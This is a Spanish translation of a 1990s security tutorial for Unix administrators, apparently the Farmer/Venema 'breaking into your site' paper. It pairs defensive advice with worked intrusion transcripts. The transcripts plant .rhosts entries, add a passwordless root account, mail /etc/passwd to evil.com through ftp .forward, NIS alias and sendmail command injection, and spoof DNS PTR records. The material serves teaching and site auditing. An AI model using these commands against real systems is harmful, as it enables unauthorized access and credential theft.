Nuestra motivacion a la hora de escribir este texto ha sido el hecho de que los administradores de sistemas no son muy a menudo conscientes del peligro existente por cualquier cosa mas alla de los ataques mas triviales. Mientras por todos es sabido que el nivel de proteccion apropiado depende de que es lo que debe ser protegido, muchos sites parecen estar faltos de los recursos para valorar que nivel de proteccion es adecuada. Dando a conocer lo que los intrusos pueden hacer para ganar acceso a un sistema remoto, intentamos ayudar a los administradores de sistemas a tomar decisiones sobre como proteger su site – o como no hacerlo. Limitaremos la discusion a tecnicas que pueden posibilitar el acceso a intrusos a shells en un host corriendo UNIX. Una vez hecho esto, los detalles acerca de como conseguir privilegios root estan mas alla del ambito de este texto – consideramos que son o dependen del site y, en muchos casos, muy triviales para merecer discutirse.

Queremos recalcar que no vamos a hacer una lista de bugs o agujeros de seguridad – siempre habra nuevos para que un "atacante" en potencia los explote. El proposito de este texto es el de tratar de que el lector vea su sistema de una forma nueva/diferente – una forma que posiblemente le permita tener la oportunidad de entender como su propio sistema puede estar comprometido, y como.

Tambien queremos reiterar que el proposito de este texto es el de enseñar al lector como testear la seguridad de su propio site, y no como irrumpir en sistemas ajenos. Las tecnicas de intrusion ilustradas aquí dejaran muy a menudo huellas en los logs de tu sistema – seria constructivo examinarlos despues de intentar alguno de estos ataques, para ver como seria un ataque verdadero. Ciertamente otros sites y administradores de sistemas tomara/n haran una vision fugaz de tus actividades si es que decides usar sus hosts para hacer tests de seguridad sin autorizacion avanzada; de hecho, es posible que se tomen medidas legales contra tu persona si lo

perciben como un ataque.

Hay cuatro partes principales en este texto. La primera es la introducción y el overview. La segunda parte es un intento de dar a entender al lector lo que es ser un intruso y como de no saber nada de un sistema pasar a comprobar su seguridad. Esta sección revisa las técnicas actuales de obtención de información y acceso, y cubre estrategias básicas tales como explotar y abusar de servicios básicos mal configurados (ftp, mail, tftp, etc.). También trata temas un poco más avanzados, tales como NIS y NFS, así como bugs típicos y problemas de configuración en cierta forma más específicos de los sistemas operativos o de los sistemas. También se cubre lo referente a estrategias defensivas contra cada uno de los diferentes ataques. La tercera sección trata sobre confianza: como la seguridad de un sistema depende de la integridad de otros sistemas. La confianza es el tema más complejo de este texto, y por ser breves limitaremos su discusión a “los clientes ocultos” (si alguien ha entendido esto último que me lo explique :)).

La cuarta sección cubre los pasos básicos a seguir por un administrador de sistemas para proteger su sistema. La mayoría de los métodos presentados aquí son meramente de sentido común, pero son comúnmente ignorados en la práctica – una de nuestras metas es enseñar lo peligroso que es ignorar estos métodos básicos de seguridad.

Estudios prácticos, indicadores de información relacionada con la seguridad, y software son descritos en los apéndices al final del documento.

Mientras exploramos los métodos y estrategias que se discuten en este texto vamos a hablar del SATAN (Security Analysis Tool for Auditing Networks). Escrito en shell, perl, expect y C, examina un host o sets de hosts remotos y recoge tanta información como sea posible explorando remotamente NIS, finger, NFS, ftp y tftp, rexd, y otros servicios. Esta información incluye la presencia de varios servicios de información de red así como de defectos potenciales de seguridad – normalmente en la forma de errores en el setup o en la configuración de los servicios de red, bugs típicos en las utilidades del sistema o red, o bien decisiones tácticas pobres o ignorantes. Entonces puede bien informar sobre estos datos o usar un sistema experto para investigar más adelante cualquier problema potencial de seguridad. Mientras el SATAN no usa todos los métodos discutidos en este texto, ha triunfado con “amenazadora” regularidad a la hora de encontrar serios agujeros de seguridad en sites de Internet. Será posteoado y estará disponible vía FTP anónimo cuando este completado; El apéndice A cubre sus características más destacadas.

Observar que no es posible cubrir todos los métodos posibles de irrumpir en los sistemas en un solo texto. De hecho, no vamos a mencionar dos de los métodos más efectivos de irrupción en hosts remotos: social engineering (ingeniería social) y password cracking (crackear passwords). Este último método es tan efectivo, sin embargo, que varias de las estrategias presentadas aquí están basadas en la obtención de archivos de passwords. Adicionalmente, mientras los sistemas basados en ventanas (X, OpenWindows, etc..) pueden proveer una “tierra fértil” para la irrupción/violación/explotación, simplemente no sabemos muchos métodos usados para irrumpir en sistemas remotos. Muchos crackers de sistemas usan terminales non-bitmapped que les pueden prevenir de usar algunos de los métodos de explotación efectiva más interesantes para sistemas basados en ventanas (aunque el ser capaz de ver/monitorizar el teclado de la víctima es normalmente suficiente para pillar passwords). Finalmente, mientras gusanos, virus, caballos de troya, y demás movidas son muy interesantes, no son comunes (en sistemas basados en UNIX) y probablemente usan técnicas muy similares a las descritas en este documento como partes individuales de su estrategia de ataque.

Ganando Información

Asumamos que tu eres el administrador de sistema de “Victim Incorporated’s network of Unix workstations”. En un esfuerzo por proteger tus máquinas, le pides a un colega administrador de sistema de un site cercano (evil.com) que te de una cuenta en una de sus máquinas para así poder ver la seguridad de tu propio sistema desde el exterior.

Que deberías hacer? Lo primero, tratar de recoger información sobre tu blanco, tu host. Hay un montón de servicios de red en los que mirar: finger, showmount y rpcinfo son buenos puntos de partida. Pero no te pares ahí – debes también utilizar DNS, whois, sendmail (smtp), ftp, uuencode, y tantos otros servicios como puedas encontrar. Hay tantos métodos y técnicas que el espacio nos impide enseñaros todos, pero trataremos de enseñar una representativa de las estrategias más comunes y/o peligrosas que hemos visto o que se nos han ocurrido.

Idealmente, podrías recoger dicha información sobre todos los hosts en la subred o área de ataque – la información es poder – pero por ahora examinaremos solo nuestra víctima/blanco en cuestión.

Para comenzar, miraremos lo que el comando finger nos ha reportado. (imagina que son las 6pm, 6 Noviembre, 1993):

```
victim % finger @victim.com
[victim.com]
Login      Name      TTY      Idle    When      Where
zen        Dr. Fubar  co       1d      Wed 08:00  death.com
```

Bien! Un solo usuario inactivo – se supone que nadie va a notar si intentas irrumpir dentro.

Ahora intentas mas tacticas. Como todos los devotos del finger sabran, hacer finger “@”, “0”, y “”, asi como a nombre comunes, como root, bin, ftp, system, guest, demo, manager, etc..., puede revelar informacion interesante. Lo que esa informacion sea depende de la version de finger que tu victima este usando, pero la mas importante son nombres de cuentas, conjuntamente con sus home directories y el ultimo host desde el que se conectaron.

Para añadir a esta informacion, puedes tambien usar rusers (en particular con la extension -l) para pillar informacion valiosa sobre usuarios conectados.

Usando estos comandos en victim.com nos da la siguiente informacion, presentada de forma tabulada comprimida para ahorrar espacio:

```

Login  Home-dir  Shell  Last login, from where
root   /         /bin/sh  Fri Nov 5 07:42 on tty1 from big.victim.com
bin    /bin      Never logged in
nobody /         Tue Jun 15 08:57 on tty2 from server.victim.co
daemon /         Tue Mar 23 12:14 on tty0 from big.victim.com
sync   /         /bin/sync Tue Mar 23 12:14 on tty0 from big.victim.com
zen    /home/zen /bin/bash On since Wed Nov 6 on tty3 from death.com
sam    /home/sam /bin/csh  Wed Nov 5 05:33 on tty3 from evil.com
guest  /export/foo /bin/sh  Never logged in
ftp    /home/ftp  Never logged in

```

Tanto nuestros experimentos con el SATAN como el ver en funcionamiento system crackers nos ha demostrado que el finger es uno de los servicios mas peligrosos, por su valor a la hora de investigar una victima potencial. De todas formas, mucha de esta informacion solamente es valiosa usada conjuntamente con otros datos.

Por ejemplo, ejecutando showmount (informacion sobre el montaje de un servidor) en tu victima nos revela lo siguiente:

```

evil % showmount -e victim.com
export list for victim.com:
/export                (everyone)
/var                   (everyone)
/usr                   easy
/export/exec/kvm/sun4c.sunos.4.1.3  easy
/export/root/easy      easy
/export/swap/easy      easy

```

Notar que /export/foo esta “exportado al mundo”; tambien fijaros que este es el home directory del usuario “guest”. Es hora de tu primera intrusion! En este caso, montarás el home directoy del usuario “guest”. Como no tienes la cuenta correspondiente en esa maquina y como root no puede modificar archivos en un sistema de archivos NFS, creas una cuenta “guest” en tu archivo de password local. Como usuario “guest” puedes colocar una “.rhosts entry” en el guest home directory remoto, que te permitira acceder a dicha maquina sin tener que dar ningun password.

```

evil # mount victim.com:/export/foo /foo
evil # cd /foo
evil # ls -lag
total 3
 1 drwxr-xr-x 11 root  daemon   512 Jun 19 09:47 .
 1 drwxr-xr-x  7 root  wheel    512 Jul 19 1991 ..
 1 drwx--x--x  9 10001 daemon  1024 Aug  3 15:49 guest
evil # echo guest:x:10001:1:temporary breakin account:/: >> /etc/passwd
evil # ls -lag
total 3
 1 drwxr-xr-x 11 root  daemon   512 Jun 19 09:47 .
 1 drwxr-xr-x  7 root  wheel    512 Jul 19 1991 ..
 1 drwx--x--x  9 guest daemon  1024 Aug  3 15:49 guest
evil # su guest
evil % echo evil.com >> guest/.rhosts
evil % rlogin victim.com
Welcome to victim.com!

```

victim %

Si, en lugar de home directories, victim.com exportara sistemas de archivos con comandos de usuario (como , /usr o /usr/local/bin), podrias reemplazar un comando por un caballo de troya que ejecutara cualquier comando de tu eleccion. El siguiente usuario en ejecutar dicho comando ejecutaria tu programa

Sugerimos que se exporten estos sistemas de archivos:

Lectura/excritura solo a clientes especificos y de confianza Solo-lectura, donde sea posible (datos o programas pueden ser exportados de esta forma)

Si la victima tiene un "+" wilcard en su /etc/hosts.equiv (por defecto en varias maquinas) o tiene el netgroups bug , cualquier usuario no root con un login en el fichero de passwords de la victima puede hacer un rlogin (login remoto) a la victima sin necesidad de password. Y como el usuario "bin" normalmente tiene ficheros llave y directorios, tu siguiente ataque es el de tratar de acceder en el host de la victima y modificar el fichero de passwords para permitirtte tener acceso "root":

```
evil % whoami
bin
evil % rsh victim.com csh -i
Warning: no access to tty; thus no job control in this shell...
victim % ls -ldg /etc
drwxr-sr-x  8 bin    staff    2048 Jul 24 18:02 /etc
victim % cd /etc
victim % mv passwd pw.old
victim % (echo toor::0:1:instant root shell:/:bin/sh; cat pw.old ) >
passwd
victim % ^D
evil % rlogin victim.com -l toor
Welcome to victim.com!
victim #
```

Unas pocas notas sobre el metodo usado arriba; "rsh victim.com csh -i" se usa para inicialmente entrar en el sistema ya que no deja ningun rastro en los ficheros wtmp o utmp, haciendo el comando rsh invisible para el finger y el who. El shell remoto no esta unido a un pseudo-terminal, asi que los prgramas tipo pagers y editores fallaran – pero es de gran utilidad para una breve exploracion.

La utilidad de seguridad COPS (ver apendice D) informara de archivos o directorios que son "escribibles" a otras cuentas aparte de la superuser. Si usas SunOS 4.x puedes aplicar el patch 100103 para arreglar muchos de los problemas de permisos de ficheros. En muchos sistemas, rsh lo prueba en lo expuesto arriba, aun cuando tenga éxito, seguira siendo completamente innotificable; el tcp wrapper (apendice D), que "logea" conexiones entrantes, puede ayudar a desenmascarar dichas actividades.

Y ahora que? Has destapado ya todos los agujeros del sistema-victima? Volviendo a los resultados dados por el finger en nuestra victima, te das cuenta de que tiene una cuenta "ftp", que normalmente significa que se puede hacer ftp anonimo. Ftp anonimo puede ser una forma facil de conseguir acceso, ya que esta muchas veces mal configurado. Por ejemplo, la victima debe de tener una copia completa del fichero /etc/passwd en su ftp anonimo -ftp/etc en vez de una version reducida. En este ejemplo, sin embargo, puedes ver que este ultimo no parece ser el verdadero (como puedes afirmarlo sin haber examinado el archivo?) Sin embargo, el home directory de "ftp" en victim.com es escribible. Esto te permite ejecutar comandos remotamente – en este caso, mandarte el archivo por mail a ti mismo – por el simple metodo de crear un archivo .forward que ejecuta un comando cuando un mail es mandado a la cuenta "ftp".

```
evil % cat forward_sucker_file
"/bin/mail zen@evil.com < /etc/passwd"
```

```
evil % ftp victim.com
Connected to victim.com
220 victim FTP server ready.
Name (victim.com:zen): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> ls -lga
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.192.192.1,1129) (0 bytes).
total 5
```

```
drwxr-xr-x 4 101 1 512 Jun 20 1991 .
drwxr-xr-x 4 101 1 512 Jun 20 1991 ..
drwxr-xr-x 2 0 1 512 Jun 20 1991 bin
drwxr-xr-x 2 0 1 512 Jun 20 1991 etc
drwxr-xr-x 3 101 1 512 Aug 22 1991 pub
```

226 ASCII Transfer complete.

242 bytes received in 0.066 seconds (3.6 Kbytes/s)

ftp> put forward_sucker_file .forward

43 bytes sent in 0.0015 seconds (28 Kbytes/s)

ftp> quit

evil % echo test | mail ftp@victim.com

Ahora simplemente tienes que esperar a que el fichero de passwords te sea enviado.

La herramienta de seguridad COPS chequeara el setup de tu ftp anonimo; mirar la documentacion man sobre ftpd, la documentacion/codigo de COPS, o el CERT advisory 93:10 para recoger informacion acerca de como establecer (setup, por si hay dudas) ftp anonimo correctamente. Vulnerabilidades en el ftp son normalmente cuestion de una posesion incorrecta o de los permisos de archivos y directorios. Al menos, estate seguro de que -ftp y todos los directorios y ficheros "system" por debajo de -ftp son de root y que no tienen privilegios de escritura para ningun usuario.

Examinando ftp, puedes probar un viejo bug que en su dia fue bastante explotado:

```
% ftp -n
ftp> open victim.com
Connected to victim.com
220 victim.com FTP server ready.
ftp> quote user ftp
331 Guest login ok, send ident as password.
ftp> quote cwd ~root
530 Please login with USER and PASS.
ftp> quote pass ftp
230 Guest login ok, access restrictions apply.
ftp> ls -al / (o lo que sea)
```

Si esto funciona, estaras dentro como root, y con capacidad para modificar el fichero passwd, o lo que desees. Si tu sistema tiene este bug, tienes que conseguir un update de tu ftpd daemon, ya sea de tu vendedor o por ftp anonimo en ftp.uu.net.

El wuarchive ftpd, un conocido "recambio" del ftp daemon dado por la Washington University in Saint Louis, tenia casi el mismo problema. Si tu wuarchive ftpd es anterior a Abril de 1993, deberias reemplazarlo por una version mas reciente.

hay un programa similar a ftp – tftp, o trivial file transfer program. Este daemon no necesita de ningun password para autentificacion; si un host provee de tftp sin restringir el acceso (normalmente mediante algun flag seguro puesto en el archivo inetd.conf), un atacante podria leer y escribir archivos en cualquier lugar del sistema. En el ejemplo, pillas el fichero passwd y se pone en tu directorio /tmp local:

```
evil % tftp
tftp> connect victim.com
tftp> get /etc/passwd /tmp/passwd.victim
tftp> quit
```

Por el bien de la seguridad, tftp no deberia de ejecutarse; si tftp es necesario, utiliza la opcion/flag segura para restringir el acceso a un directorio que contenga informacion sin valor, o ejecutalo bajo el control de un programa chroot wrapper.

Si ninguno de los metodos anteriores ha funcionado, es hora de tomar medidas mas drasticas. Tu nuevo amigo es rpcinfo, otro programa de gran utilidad, muchas veces incluso mas practico que el finger. Muchos hosts tienen servicios RPC que pueden ser explotados; rpcinfo puede hablar con el portmapper y enseñarte el camino. Puede decirte si el host esta usando NIS, si es un servidor o esclavo NIS, si hay una estacion de trabajo sin disquetera por ahi, si esta usando NFS, cualquiera de los servicios de info (rusersd, rstatd, etc..), o cualquier otro programa inusual (relacionados con logs y seguridad). Por ejemplo, volviendo a nuestra victima:

```
evil % rpcinfo -p victim.com
program vers proto port
100004 2 tcp 673 ypserv
100005 1 udp 721 mountd
```

```
100003 2 udp 2049 nfs
100026 1 udp 733 bootparam
100017 1 tcp 1274 rexd
```

En este caso, puedes ver varios datos significativos sobre nuestra victima; el primero de los cuales es que es un servidor NIS. Puede que no sea muy sabido, pero una vez que se conoce el nombre de dominio NIS de un servidor, puedes tener cualquiera de sus mapas NIS con una simple orden `rpc`, incluso cuando estas fuera de la subred del servidor NIS (por ejemplo, usando el programa `YPX` que se puede encontrar en los archivos `comp.sources.misc` en `ftp.uu.net`). Adicionalmente, tanto como los facilmente adivinables passwords, muchos sistemas usan nombres de dominio NIS facilmente adivinables. Tratar de adivinar el nombre de dominio NIS es normalmente provechoso/fructifero. Los mayores candidatos son los nombres del host en forma parcial y total (e.g. “victim” and “victim.com”, el nombre de la organización, nombres del grupo dados por el comando “showmount”, y demas. Si quisieras probar si el nombre de dominio fuera “victim”, teclearias:

```
evil % ypwhich -d victim victim.com
Domain victim not bound.
```

Como se ve este fue un intento sin éxito; si hubiera sido correcto “victim”, nos habria dado un mensaje con el nombre de host del servidor NIS. De todas formas, fijaros de la seccion NFS que victim.com esta exportando el directorio “/var” al mundo. Todo lo que se necesita es montar dicho directorio y mirar en el subdirectorio “yp” – entre otras cosas veras otro subdirectorio que contiene el nombre de dominio de la victima.

```
evil # mount victim.com:/var /foo
evil # cd /foo
evil # /bin/ls -alg /foo/yp
total 17
 1 drwxr-sr-x 4 root  staff    512 Jul 12 14:22 .
 1 drwxr-sr-x 11 root  staff    512 Jun 29 10:54 ..
11 -rwxr-xr-x 1 root  staff 10993 Apr 22 11:56 Makefile
 1 drwxr-sr-x 2 root  staff    512 Apr 22 11:20 binding
 2 drwxr-sr-x 2 root  staff   1536 Jul 12 14:22 foo_bar
[...]
```

En este caso “foo_bar” es el nombre de dominio del NIS.

Adicionalmente, los mapas NIS contienen normalmente una buena lista de nombres de usuarios/empleados asi como listas de hosts internos, por no mencionar passwords para crackear. El apendice C detalla los resultados de un caso practico sobre archivos de passwords NIS.

Puedes observar que la respuesta dada por el comando `rpcinfo` mostraba que victim.com usaba `rex`. Como el `rsh` daemon, `rex` procesa peticiones del tipo “por favor ejecuta este comando como ese usuario (como siendo ese usuario)”. A diferencia de `rshd`, `rex` no tiene en cuenta si el host cliente esta o no en los archivos `hosts.equiv` o `.rhost`. Normalmente el programa `rex` cliente es el comando “on”, pero tan solo es necesario un pequeño programa en C para mandar informacion arbitraria sobre el host y `userid` cliente al servidor `rex`; `rex` ejecutara tan contento el comando. Por estas razones, ejecutar `rex` es similar a no tener passwords: toda la seguridad esta en el cliente, no en el servidor que es donde deberia. La seguridad del `rex` puede ser mejorada de alguna manera usando un RPC seguro.

bservando de nuevo la respuesta de `rpcinfo`, puedes observar que victim.com parece ser un server para estaciones de trabajo sin disqueteras. Esto se evidencia debido a la presencia del servicio `bootparam`, que provee informacion a los clientes sin disquetera para el arranque. Si lo preguntas correctamente, usando `BOOTPARAMPROC_WHOAMI` y dando la direccion de un cliente, puedes obtener su nombre de dominio NIS. Esto puede ser de gran utilidad cuando es cambiando con el hecho de que puedes conseguir mapas NIS arbitrarios (como el fichero `password`) cuando sabes el nombre de dominio. Aquí va un ejemplo de codigo para hacer justo eso:

```
char *server;
struct bp_whoami_arg arg;      /* query */
struct bp_whoami_res res;     /* reply */
```

```
/* initializations omitted... */
```

```
callrpc(server, BOOTPARAMPROC, BOOTPARAMVERS, BOOTPARAMPROC_WHOAMI,
        xdr_bp_whoami_arg, &arg, xdr_bp_whoami_res, &res);
```

```
printf("%s has nisdomain %s\n", server, res.domain_name);
```

El resultado del comando showmount indicaba que “easy” es un cliente sin disquetera de victim.com, así que usamos su dirección de cliente en el query BOOTPARAMPROC_WHOAMI:

```
evil % bootparam victim.com easy.victim.com
victim.com has nisdomain foo_bar
```

Los NIS masters controlan los alias del mail para el dominio NIS en cuestión. Como en los ficheros de alias de mail locales, puedes crear un mail alias que ejecutara comandos cuando el mail le es mandado (un ejemplo popular de esto es el alias “decode” que “uudecodea” archivos mail que le son mandados). Por ejemplo, aquí creas un alias “foo”, que mailea el fichero password de vuelta a evil.com simplemente maileándole cualquier mensaje:

```
nis-master # echo 'foo: "lmail zen@evil.com< /etc/passwd "' >> /etc/aliases
nis-master # cd /var/yp
nis-master # make aliases
nis-master # echo test | mail -v foo@victim.com
```

Por suerte los atacantes no tendrán control de tu NIS master host, pero mas aun la lección esta clara – NIS normalmente no es seguro, pero si un atacante se hace con el control de tu NIS master, efectivamente tendrá de los hosts clientes (por ejemplo podrá ejecutar comandos arbitrarios).

No hay demasiadas defensas contra estos ataques; es un servicio inseguro que casi no tiene autentificación entre clientes y servers. Para mas INRI, parece claro que se pueden forzar mapas aleatorios incluso en servidores maestros (ej, es posible tratar a un servidor NIS como si fuera un cliente). Obviamente, esto echaria abajo todos los esquemas. Ni es absolutamente necesario usar NIS, el usar un nombre de dominio difícil de adivinar facilitaria mucho las cosas, pero si usas clientes sin disquetera que estan expuestos a atacantes en potencia, entonces es insignificante para este atacante el sobrepasar este simple paso haciendo uso del truco del bootparam para conseguir el nombre de dominio. Si el NIS es usado para propagar los mapas de passwords, entonces los shadowed passwords no ofrecen ningun tipo de protección adicional ya que el mapa shadow seria aun accesible para cualquier atacante que fuera root en un host de ataque. Lo mejor es usar NIS lo menos posible, o por lo menos darse cuenta de que los mapas pueden ser objeto de lectura por fuerzas potencialmente hostiles.

El tener un protocolo RPC seguro disminuye en gran medida la amenaza, pero tiene sus propios problemas, principalmente en que es difícil de administrar, pero tambien en que los metodos de criptologia usados no son muy poderosos. Hay rumores de que NIS+, el nuevo servicio de informacion de red de Sun, soluciona alguno de los problemas, pero hasta ahora se ha limitado a correr bajo Suns. Finalmente, el usar filtrado de paquetes(packet filtering) en el puerto 111 o securelib (ver apendice D), o, para Suns, aplicar el parche 100482-02 de Sun, puede tambien ayudar.

El portmapper (mapeador de puertos) solo sabe de servicios RPC. Otros servicios de red pueden ser localizados con el metodo de fuerza bruta que conecta a todos los puertos de la red. Muchas utilidades de red y sistemas basados en ventanas “escuchan” en puertos especificos (ej, sendmail esta en el puerto 25, telnet en el 23, X windows normalmente esta en el 6000, etc). SATAN incluye un programa que escanea los puertos de un host remoto e informa lo que ha encontrado; si lo ejecutaras contra nuestra victima verias lo siguiente:

```
evil % tcpmap victim.com
Mapping 128.128.128.1
port 21: ftp
port 23: telnet
port 25: smtp
port 37: time
port 79: finger
port 512: exec
port 513: login
port 514: shell
port 515: printer
port 6000: (X)
```

Esto sugiere que victim.com esta corriendo X windows. Si no esta correctamente protegido (por via de la cookie magica, magic cookie, o por mecanismos xhost), el contenido de las ventanas podria capturarse u observarse, lo que teclean los usuarios robado, ejecutar programas

remotamente, etc. Tambien, si la victima esta usando X windows y acepta un telnet por el puerto 6000 (X), esto podria ser usado para un ataque de denegacion de servicio (denial of service attack), ya que el sistema de ventanas de la victima se suele mantener “congelado” por unos instantes. Un metodo para determinar la vulnerabilidad de un servidor X (corriendo X windows) es el de conectarse al mismo por medio de la funcion XOpenDisplay(); si esta nos da como resultado NULL entonces no puedes acceder al display de la victima (opendisplay es parte de SATAN):

```
char *hostname;

if (XOpenDisplay(hostname) == NULL) {
    printf("Cannot open display: %s\n", hostname);
} else {
    printf("Can open display: %s\n", hostname);
}
```

```
evil % opendisplay victim.com:0
Cannot open display: victim.com:0
```

Los terminales X, aunque mucho menos potentes que un sistema UNIX completo, pueden tener sus propios problemas de seguridad. Muchos terminales X permiten accesos rsh no restringidos, permitiendote iniciar programas clientes X en el terminal de la victima apareciendo los resultados en tu propia pantalla:

```
evil % xhost +xvictim.victim.com
evil % rsh xvictim.victim.com telnet victim.com -display evil.com
```

En cualquier caso, dale la misma importancia a la seguridad de tu sistema de ventanas, como a la de tu sistema de archivos y utilidades de red, ya que si no puede comprometer tu sistema igual que un “+” en el host.equiv o una cuenta root sin password. Lo siguiente es examinar el sendmail. Sendmail es un programa muy complejo que tiene un largo historial de problemas de seguridad, incluyendo el infame comando “wiz” (por suerte hace mucho que se deshabilito en todas las maquinas). A menudo puedes determinar el sistema operativo, a veces hasta la version, de la victima, mirando al numero de version de sendmail. Esto, nos puede dar pistas acerca de como de vulnerable sera a cualquiera de los muchos bugs. Adicionalmente, puedes ver si usan el alias “decode”, que posee su propio set de problemas:

```
evil % telnet victim.com 25
connecting to host victim.com (128.128.128.1), port 25
connection open
220 victim.com Sendmail Sendmail 5.55/victim ready at Fri,6 Nov 93 18:00
PDT
expn decode
250 <"/usr/bin/uudecode">
quit
```

El usar el alias “decode” es un riesgo de seguridad – permite a los atacantes en potencia sobrecribir cualquier fichero que fuese escribible por el poseedor de ese alias – a menudo un daemon, pero potencialmente cualquier usuario. Considera este trozo de mail – esto pondra a “evil.com” en el archivo .rhost del usuario zen si es que fuera escribible.

```
evil % echo "evil.com" | uuencode /home/zen/.rhosts | mail
decode@victim.com
```

Si no se conocen o no hay home directories escribibles, una interesante variacion de esto sera la creacion de un archivo /etc/aliases.pag falso que contenga un alias con un comando que quieras ejecutar en tu victima. Esto puede funcionar debido a que en muchos sistemas los archivos aliases.pag y aliases.dir, que controlan los alias de mail del sistema, son escribibles para todo el mundo.

```
evil % cat decode
bin: "| cat /etc/passwd | mail zen@evil.com"
evil % newaliases -oQ/tmp -oA`pwd`/decode
evil % uuencode decode.pag /etc/aliases.pag | mail decode@victim.com
evil % /usr/lib/sendmail -fbn -om -oi bin@victim.com < /dev/null
```

Se pueden encontrar muchas cosas simplemente preguntando a sendmail si una direccion es aceptable (vrfy), o hasta donde se expande una direccion (expn). Cuando los servicios de finger o rusers se desactivan, vrfy y expn pueden todavia ser usados para identificar cuentas de usuarios. Vrfy y expn pueden tambien ser usados para descubrir si el usuario esta ejecutando mail por medio de cualquier programa

susceptible de ser explotado (ej, vacation, mail sorters, etc.). Puede ser una buena idea el desabilitar los comandos vrfy y expn: en la mayoría de las versiones, mira en el código fuente del archivo srvtmtp.c, y o bien borra o cambia las dos líneas de la estructura CmdTab que tengan los strings “vrfy” y “expn”. Sites sin código pueden también desabilitarlos simplemente editando el ejecutable del sendmail con un editor binario y reemplazando “vrfy” y “expn” por espacios en blanco. El adquirir una versión reciente del sendmail (ver apéndice D) es también una gran idea, puesto que ha habido más informes sobre bugs en el sendmail que en cualquier otro programa UNIX. Los bugs muy conocidos que deben ser tratados. El primero fue definitivamente arreglado en la versión 5.59 de Berkeley; a pesar de los mensajes de abajo, para versiones de sendmail previas a la 5.59, “evil.com” se añade, a pesar de los mensajes de error, junto con los típicos headers del mail, al archivo especificado:

```
% cat evil_sendmail
telnet victim.com 25 << EOSM
rcpt to: /home/zen/.rhosts
mail from: zen
data
random garbage
.
rcpt to: /home/zen/.rhosts
mail from: zen
data
evil.com
.

quit
EOSM

evil % /bin/sh evil_sendmail
Trying 128.128.128.1
Connected to victim.com
Escape character is '^]'.
Connection closed by foreign host.
evil % rlogin victim.com -l zen
Welcome to victim.com!
victim %
```

El segundo agujero, recientemente solucionado, permitía a cualquiera especificar comandos arbitrarios de shell y/o caminos de ruta para el remitente y/o dirección de destino. Los intentos por mantener los detalles en secreto fueron en vano, y extensas discusiones en listas de correo o grupos de news de usenet llevaron a revelar como explotar los bugs de algunas versiones. Como en muchos bugs de UNIX, casi todas las distribuciones de sendmail eran vulnerables al problema, ya que todas compartían un ancestral código fuente común. El espacio nos impide discutirlo en su totalidad, pero un típico ataque para conseguir el fichero de passwords sería de la siguiente manera:

```
evil % telnet victim.com 25
Trying 128.128.128.1...
Connected to victim.com
Escape character is '^]'.
220 victim.com Sendmail 5.55 ready at Saturday, 6 Nov 93 18:04
mail from: "/bin/mail zen@evil.com < /etc/passwd"
250 "/bin/mail zen@evil.com < /etc/passwd"... Sender ok
rcpt to: nosuchuser
550 nosuchuser... User unknown
data
354 Enter mail, end with "." on a line by itself
.
250 Mail accepted
quit
Connection closed by foreign host.
evil %
```

Mientras escribíamos esto, se informa que la versión 8.6.4 de sendmail (ver apéndice D para información sobre como conseguirlo) es la única variante del sendmail con todos los bugs recientes corregidos (ni de coña J).

Confianza

Para nuestro ultimo topico de vulnerabilidad, nos desviaremos de la estrategia practica que hemos seguido previamente para meternos un poco mas en la parte teorica, y discutir brevemente la nocion de la confianza. Las cuestiones e implicaciones de la vulnerabilidad aquí, son un poco mas sutiles y lejanas de alcanzar que las que hemos apuntado anteriormente; en el contexto de este texto usamos la palabra confianza siempre que se da la situacion de que un servidor (siempre que un host permite acceso remoto se le puede llamar servidor) permita que un recurso local sea usado por un cliente sin autentificacion de password cuando dicha autentificacion es normalmente requerida. En otras palabras, limitamos arbitrariamente la discusion a los clientes “disfrazados”.

Hay muchas maneras de un host pueda confiar: los ficheros .rhosts y hosts.equiv que permiten el acceso sin verificacion de password; ervidores basados en ventanas que permiten a los sistemas remotos el uso y abuso de privilegios; archivos exportados que controlan el acceso via NFS, y mas.

Casi todos estos dependen de la conversion del IP del cliente al nombre del host para determinar si se concede el servicio o no. El metodo mas simple usa el archivo /etc/hosts para una busqueda directa. Sin embargo, hoy en dia la mayoría de hosts usan o bien DNS (Domain Name Service), NIS, o ambos para el servicio de busqueda del nombre. Una busqueda inversa ocurre cuando un servidor tiene una direccion IP (de una conexión de un cliente) y desea coger el correspondiente nombre del host del cliente.

Aunque el concepto de como funciona la confianza del host es bien sabido por muchos administradores de sistema, los peligros de la confianza, y el problema practico que representa, sin tomar en consideracion la interpretacion del nombre del host, es uno de los problemas menos entendidos que conocemos en Internet. Esto va mas alla de los obvios ficheros hosts.equiv y .rhosts; NFS, NIS, sistemas de ventanas – de hecho, muchos de los utiles servicios en UNIX estan basados en el concepto de que sites bien conocidos (para un administrador o usuario) son de alguna manera de confianza. Lo que no se entiende es como las redes atan de forma tan estrecha la seguridad entre lo que normalmente se consideran hosts inconexos.

Cualquier forma de confianza puede ser engañada, burlada, o derribada, especialmente cuando la autoridad que tiene la responsabilidad de chequear los credenciales de un cliente esta o bien fuera del dominio administrativo del servidor, o cuando el mecanismo de confianza esta basado de alguna forma en metodo que tiene una forma debil de autentificacion; normalmente ambos son el caso.

Obviamente, si el host que contiene la base de datos (bien NIS, DNS, o lo que sea) ha sido comprometido, el intruso puede convencer al host victima de que el viene de cualquier host de confianza; ahora es suficiente con encontrar que hosts son de confianza para la victima. Esta tarea es en gran medida facilitada examinando de donde los administradores de sistema y las cuentas del sistema (tales como root, etc.) se conectaron por ultima vez. Volviendo a nuestra victima, victim.com, puedes ver que la cuenta root asi como otras cuentas del sistema se conectaron desde big.victim.com. Cambias el registro PTR para evil.com de forma que cuando intentes hacern rlogin (login remoto) desde evil.com a victim.com, evil.com intentara buscar tu nombre de host y encontrara lo que pusistes en el registro. Si el registro en la base de datos DNS es asi:

```
1.192.192.192.in-addr.arpa  IN  PTR  evil.com
```

y lo cambias por:

```
1.192.192.192.in-addr.arpa  IN  PTR  big.victim.com
```

